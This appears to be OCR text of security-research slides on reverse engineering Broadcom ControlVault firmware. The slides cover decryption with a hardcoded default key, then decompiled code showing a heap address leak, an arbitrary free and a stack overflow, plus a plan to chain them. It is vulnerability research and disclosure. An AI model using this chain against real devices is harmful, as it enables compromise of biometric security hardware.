R:00000000\nUSH_FP_ELAN_SENSOR:00000000\nUSH_FP_FPC_SENSOR:00000000\nUSH_AES_KEY_VALID:00000001\nUSH_
BOARD_ID:bc000000\nUSH_IMG_FLAGS:0000007e\nUSH_CUR_TICK:0000a086\nUSH_FEATURES_SUPPORTED:00000001\nFP
```


```
    blob = buffer.raw
    blob = blob.replace(b"\x00", b"")
    return blob

print(cv_get_ush_ver())
```

Threat modeling

Attack Surface




Attack Surface – Secure Boot



Mitigations

- Broadcom Services (Windows)
  - ❌ : ASLR
  - ✅ : DEP
  - ⚠️ : Stack cookie
- ControlVault Firmware
  - 🤖 : Encrypted XIP, “Secure” Boot
  - ❌ : ASLR, Stack Cookie
  - ⚠️ : DEP
  - 💀 : RWX regions...



Reversing time!

Importing the SBI in IDA

Firmware decryption?

Address	Length	Type	String
ROM:2402F...	00000028	C	USH_UPGRADE: update: decryption failed\n
ROM:2402F...	00000029	C	USH_UPGRADE: complete decryption failed\n
ROM:2402F...	00000020	C	USH_UPGRADE: decryption failed\n
ROM:2402F...	00000024	C	USH_UPGRADE: sig decryption failed\n
ROM:24030...	0000001D	C	%s: Decryption Failed - %x \n

FW Update / Decryption Code

Following the **USH_UPGRADE** 3-step process

- **ushFieldUpgradeStart**
  - Decrypt/Verify Firmware Header
  - If no key present, use hardcoded default 😈
  - Generate keys for secure storage of FW
- **ushFieldUpgradeUpdate**
  - Takes chunks of data, decrypt them, keep rolling hash
  - Custom IV computation...
- **ushFieldUpgradeComplete**
  - Verify Signature
  - Commit data to flash

ushFieldUpgradeStart

```
if ( ScdIndex == -1 )
{
  if ( g_custid == 0x60000008 )
    sig_offset = 0;
  else
    sig_offset = 256;
  g_SCD.current_key = (int)default_key;
  g_SCD.current_iv = (int)default_iv;
  if ( bUseDefaultScd )
    memcpy(scd_entry_copy, (char *)g_SCD.entries, sizeof(scd_entry_copy));
  scd_other_entry = &g_SCD.entries[1];
  activeScd = g_SCD.entries;
  memset((char *)g_SCD.entries, 0, 0x1B0);
  g_SCD.entries[1].seqNo = 1;
  g_SCD.entries[1].field_0 = 0;
  g_SCD.upgradeScdIdx = 0;
}
```

```
if ( ush_decrypt(fw_blob_dec, &fw_blob->first_enc_byte, fw_blob->size, (char *)g_SCD.current_iv) )
{
  log_stuff("USH_UPGRADE: decryption failed\n");
  return 3;
}
```


```
1  int __fastcall ush_decrypt(char *dst, void *data_, int len_, char *iv)
2  {
3    int err; // r5
4    int len; // [sp+1Ch] [bp-14h] BYREF
5
6    len = len_;
7    err = do_decrypt_probz(
8            UNUSED_ARG(),
9            len_,
10           (char *)data_,
11           0x10u,
12           iv,
13           UNUSED_ARG(),
14           (char *)g_SCD.current_key,
15           (unsigned int *)&len,
16           dst);
17   if ( !err )
18     memcpy_src_dst(dst, (char *)data_, len);
19   return err;
20 }
```

Wrapper to HW crypto module

Figuring out the Algorithm

...by trying to decrypt the Header

- AES-CBC
  - Using default key/iv
  - ⚠️ Some SBIs have different (wrong) keys....
- Decryption is successful when data is not random
  - ⚠️ Little/big endianness...



Decrypt the rest


Decrypting the remaining FW

See: ushFieldUpgradeUpdate

```
page_number = size >> 8;
cur_page = (fw_blob *)&blob->first_enc_byte;  // "page" of 0x100 bytes  (64*4)
while ( cur_page != (fw_blob *)(&blob->first_enc_byte + 128 * page_number) )
{
  smau_dev->api->bcm58202_smau_get_iv(
    (int)smau_dev,
    g_SCD.entries[g_SCD.upgradeScdIdx].SCStartAddr
  + ((cur_offset - ((unsigned int)g_SCD.entries[g_SCD.upgradeScdIdx].whatever_start >> 8)) << 8),
    raw_iv);
  swap_endinanness(raw_iv, 0x10u, iv, 1);
  if ( ush_decrypt(mem_base_address, cur_page, 256, iv) )
  {
    log_stuff("USH_UPGRADE: update: decryption failed\n");
    return 3;
  }
```

```
int __fastcall bcm58202_smau_get_iv(int dev, unsigned int addr, _BYTE *iv)
{
  char v3; // r0
  char v4; // r3
  char v5; // r3
  int result; // r0
  char v7; // r1

  v3 = ((addr & 0x40) != 0) | (addr >> 28 << 7) | addr & 0x10 | (addr >> 14) & 0x40 | (addr >> 7) & 0x20 | (addr >> 27) & 8 | (addr >> 20) & 4 | (addr >> 13) & 2;
  iv[12] = v3;
  iv[8] = v3;
  iv[4] = v3;
  *iv = v3;
  v4 = (16 * addr) & 0x10 | (HIBYTE(addr) << 7) | ((addr & 4) != 0) | (addr >> 10) & 0x40 | (addr >> 3) & 0x20 | (addr >> 23) & 8 | BYTE2(addr) & 4 | (addr >> 9) & 2;
  iv[13] = v4;
  iv[9] = v4;
  iv[5] = v4;
  iv[1] = v4;
  v5 = (8 * ((addr & 0x80000000) != 0)) | (addr >> 29 << 7) | ((addr & 0x80) != 0) | (addr >> 15) & 0x40 | BYTE1(addr) & 0x20 | (addr >> 1) & 0x10 | (addr >> 21) & 4 | (addr >> 14) & 2;
  iv[14] = v5;
  iv[10] = v5;
  iv[6] = v5;
  iv[2] = v5;
  result = 0;
  v7 = (addr >> 10) & 2 | ((addr & 8) != 0) | (addr >> 25 << 7) | (addr >> 11) & 0x40 | (addr >> 4) & 0x20 | (8 * addr) & 0x10 | HIBYTE(addr) & 8 | (addr >> 17) & 4;
  iv[15] = v7;
  iv[11] = v7;
  iv[7] = v7;
  iv[3] = v7;
  return result;
}
```

Decryption Success!



Finding vulnerabilities

Hack the pIAAInet

Session Handling

```
1  int __fastcall cv_open(cv_session_flags a1, cv_app_id *appId, cv_user_id *userId, int *pHandle)
2  {
```

```
27    else
28    {
29      session = (cv_session *)cv_malloc(0x64u);
30      sess_ = session;
31      if ( !session )
32        return CV_VOLATILE_MEMORY_ALLOCATION_FAIL;
33      memset(session, 0, sizeof(cv_session));
34    }
35    sess_->flags = a1;
36    memcpy((unsigned __int8 *)sess_, "SeSs", 4);
37    appIDLen = appId_->appIDLen;
38    userIDLen = userId_->userIDLen;
39    if ( !appId_->appIDLen && !userId_->userIDLen )
40    {
41      memset(sess_->appUserID, 0, sizeof(sess_->appUserID));
42  LABEL_8:
43      result = 0;
44      *pHandle_ = (int)sess_;
45      return result;
46    }
```

1. Allocate heap memory
2. Write SeSs tag
3. Return pointer as handle

Address Leak in **CV_HEAP**!

Session Handling

```
int __fastcall cv_close(cv_session *a1)
{
  /* definition snipped */
  if ( !validate_session(a1) )
  {
    /* special case snipped*/
    if ( a1 < CV_HEAP || a1 >= CV_HEAP + 3072 )
    {
      log_stuff("cv_close: invalid session handle 0x%x\n", a1);
    }
    else
    {
      memset(a1, 0, 4); // erase SeSs tag
      cv_free(a1, 0x64);
    }
  }
  return 0;
}
```

1. Call `validate_session`

Session Handling

```
int __fastcall cv_close(cv_session *a1)
{
  int __fastcall validate_session(cv_session *a1)
  {
    /* snipped definition*/
    if ( (unsigned int)a1 < CV_HEAP )
      return CV_INVALID_HANDLE;
    if ( (unsigned int)a1 >= CV_HEAP + 3072 )
      return CV_INVALID_HANDLE;
    int result = memcmp((unsigned __int8 *)a1, (int)"SeSs", 4);
    if ( result )
      return CV_INVALID_HANDLE;
    /*snipped flags validation*/
    return result;
  }
  return 0;
}
```

1. Call `validate_session`
   1. Check pointer in the `CV_HEAP`
   2. Check SeSs tag is present

Session Handling

```
int __fastcall cv_close(cv_session *a1)
{
  /* definition snipped  */
  if ( !validate_session(a1) )
  {
    /* special case snipped*/
    if ( a1 < CV_HEAP || a1 >= CV_HEAP + 3072 )
    {
      log_stuff("cv_close: invalid session handle 0x%x\n", a1);
    }
    else
    {
      memset(a1, 0, 4); // erase SeSs tag
      cv_free(a1, 0x64);
    }
  }
  return 0;
}
```

1. Call `validate_session`
   1. Check pointer in the `CV_HEAP`
   2. Check SeSs tag is present
2. Erase SeSs tag
3. Free pointer

Arbitrary Free in `CV_HEAP`?

Exploitability?

A few cools functions

```
1  cv_status_e __fastcall cv_create_object(
2          cv_session *cv_handle,
3          cv_obj_type objType,
4          uint32_t objAttributesLength,
5          cv_obj_attributes *pObjAttributes,
6          uint32_t authListsLength,
7          cv_auth_list *pAuthLists,
8          uint8_t *objValueLength,
9          unsigned __int8 *pObjVal
10         cv_obj_handle *pObjHandl
11         int (__fastcall *callbac
12         int context)
13 {
14   int status; // r3
15   unsigned __int8 *destData; // r0
16   uint8_t *v15; // r8
```

Arbitrary data on **CV_HEAP**

Exploitability?

A few cools functions

```
1  cv_status_e __fastcall cv_get_random(cv_session *a1, unsigned int randLen, unsigned __int8 *pRandom)
2  {
3    cv_status_e result; // r0
4
5    result = validate_session(a1);
6    if ( result == CV_SUCCESS )
7    {
8      if ( randLen > 0x100 )
9        return CV_INVALID_OUTPUT_PARAMETER_LENGTH;
10     else
11       return probably_gen_random(randLen, pRandom);
12   }
13   return result;
14 }
```

Session Oracle

Exploitability?

- Cool functions
  - `cv_create_object` → place data on the heap
  - `cv_get_object / cv_set_object` → Read/Write data from Objects
  - `cv_get_random` → locate session-looking objects
  - `cv_close` → free session-looking objects

Arbitrary Free in **CV_HEAP!**

Heap exploitation time?


ME WHEN I HAVE TO EXPLOIT
../OPENRTOS/PORTABLE/MEMMANG/HEAP_4.C
imgflip.com

Let’s find more bugs!!!

But wait, there's more (bugs)

```
int __fastcall securebio_identify(
        cv_session *objSession,
        int data1,
        int len1,
        int a4,
        unsigned __int8 *hmacRes,
        _DWORD *pLen,
        cv_obj_handle objHandle)
{
  int status_; // r7
  cv_status_e v11; // r0
  int status; // r0
  cv_identify_object *obj; // [sp+18h] [bp-108h] BYREF
  unsigned __int8 hmacRes[32]; // [sp+1Ch] [bp-104h] BYREF
  unsigned __int8 data2[32]; // [sp+3Ch] [bp-E4h] BYREF
  cv_obj_properties objProperties; // [sp+5Ch] [bp-C4h] BYREF
  char ctx[132]; // [sp+9Ch] [bp-84h] BYREF

  crypto_init((int)ctx);
  memset(&objProperties, 0, sizeof(objProperties));
  objProperties.session = objSession;
  v11 = cvGetObj(&objProperties, (cv_obj_hdr **)&obj);
  status_ = v11;
  if ( v11 )
  {
    log_stuff("Getting object failed : securebio_identify : status = %x", v11);
  }
  else
  {
    cvUpdateObjCacheLRU(objProperties.objHandle);
    memcpy(data2, (unsigned __int8 *)objProperties.pObjValue, objProperties.objValueLength);// lol ?
    status = securebio_hmac_cmd_identify(
               (int)ctx,
```

Stack Overflow via ObjValue?

But wait, there's more (bugs)


`CV_CMD_FEATURE_SET_AUTHENTICATED (securebio_identify)`

- `securebio_identify` → stack-based buffer overflow ???
- Need to control the ObjValue field
  - Can't during object creation 😭
  - ... Use heap corruption bug to tamper with metadata 😎

Exploiting `securebio_identify`

Nesting objects...


1. Allocate Large Object with SeSs tag
    1. Purple: attacker controlled
    2. Blue: not controlled



Exploiting `securebio_identify`

Nesting objects...

